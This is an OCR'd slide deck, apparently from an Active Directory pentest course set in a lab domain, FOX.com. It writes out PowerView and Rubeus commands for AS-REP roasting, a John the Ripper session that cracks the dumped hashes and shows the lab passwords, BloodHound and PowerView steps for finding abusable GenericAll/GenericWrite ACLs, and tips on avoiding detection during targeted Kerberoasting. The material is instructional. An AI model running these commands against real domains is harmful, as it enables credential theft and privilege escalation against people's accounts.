
Finding vulnerable users (users that don't require Kerberos preauthentication).

- **PowerView:**

Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount

- **AD-Module:**

Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | select SamAccountName,Name,Enabled



DOMAIN PRIVESC – AS-REP ROASTING

- We can now use Rubeus to AS-REP roast all vulnerable users in the FOX.com domain.

#AS-REP roast all users that don't require preauth

```
Rubeus.exe asreproast
```


#AS-REP roast a specific user

```
Rubeus.exe asreproast /user:USERNAME /domain:DOMAIN-NAME
```

AS-REP roast all users and write the password hashes to a JohnTheRipper compatible file

```
Rubeus.exe asreproast /format:john /outfile:.\FILE-NAME
```

DOMAIN PRIVESC – AS-REP ROASTING



DOMAIN PRIVESC – AS-REP ROASTING

- Use JohnTheRipper on our attacker system to run a bruteforce against the extracted Kerberos hash file.

john HASHES-FILE --wordlist=WORDLIST

john --show HASHES-FILE

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john ASEP-hashes2.txt --wordlist=./passwords.dict
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 /
 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 27 candidates left, minimum 64 needed for performance.
Fox2019          ($krb5asrep$eva@fox.com)
Password12345    ($krb5asrep$vamp@fox.com)
2g 0:00:00:00 DONE (2019-08-06 21:17) 200.0g/s 2700p/s 5400c/s 5400C/s 123456..Starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john --show ASEP-hashes2.txt
$krb5asrep$eva@fox.com:Fox2019
$krb5asrep$vamp@fox.com:Password12345

2 password hashes cracked, 0 left
```

DOMAIN PRIVESC – TARGETED ROASTING

ACTIVE DIRECTORY ACLs:

- Objects in AD are securable using Access Control Lists and Access Control Entries.
- The information associated with a securable object is held in its security descriptor. A security descriptor for a securable object such as a user or a group can contain 2 types of ACLs:
  - **Discretionary Access Control List (DACL) -** specifies the access rights allowed or denied to particular users or groups.
  - **System Access Control List (SACL) -** specifies the types of access attempts that generate audit records for the object.
- Active Directory ACLs are a very broad topic that we're not going to get into; but something you should know is that with the right DACL permissions (GenericWrite/GenericAll) on an AD object (e.g a user or group) we can modify most of the objects attributes without needing any sort of administrative rights in the domain.
- We're going to abuse misconfigured DACLs in FOX.com to modify user's attributes and perform targeted roasting attacks on them (Kerberoasting & AS-REP roasting).

Read more about Active Directory Access Control Lists:

https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists


https://secureidentity.se/acl-dacl-sacl-and-the-ace/

DOMAIN PRIVESC – TARGETED ROASTING

We first need to find objects that our compromised domain user has GenericAll or GenericWrite permissions on within the FOX.com domain.

BloodHound:


BloodHound can automatically detect ACLs of interest. To start, mark your compromised domain user(s) as owned.



DOMAIN PRIVESC – TARGETED ROASTING

BloodHound:


With a user marked as owned, we can use one of BloodHound's pre-built queries to automatically detect ACL attack paths.





DOMAIN PRIVESC – BLOODHOUND'S HELP FEATURE

Ask for help:

One of BloodHound's most underrated features is its help function. If you're ever clueless about how you can abuse an attack path detected by BloodHound, simply right click on the attack path/node relationship and select Help.








DOMAIN PRIVESC – TARGETED ROASTING

PowerView:

We can verify that our user has GenericAll permissions on user Raiden using PowerView.

```
Get-DomainObjectAcl -ResolveGUIDs -SamAccountName raiden | ? {$_.ActiveDirectoryRights -match 'GenericAll'}
```



DOMAIN PRIVESC – TARGETED ROASTING

GenericAll/GenericWrite Abuse:

- With GenericAll/GenericWrite permissions, we can do almost anything we want to our target user. We could easily reset their password to any value we'd like and then access their account.

- The problem with the attack method above is that it's likely to raise suspicions since the user will no longer be able to access their account with their old password. The attacks below are a lot stealthier:
  1) **Targeted Kerberoasting -** Use our GenericWrite permissions to set a Service Principal Name (SPN) on the domain user's account, Kerberoast them and extract their password hash, crack the Kerberos hash offline and gain access to their account using their password. To alleviate suspicion, we can delete the SPN we set immediately after extracting the password hash.
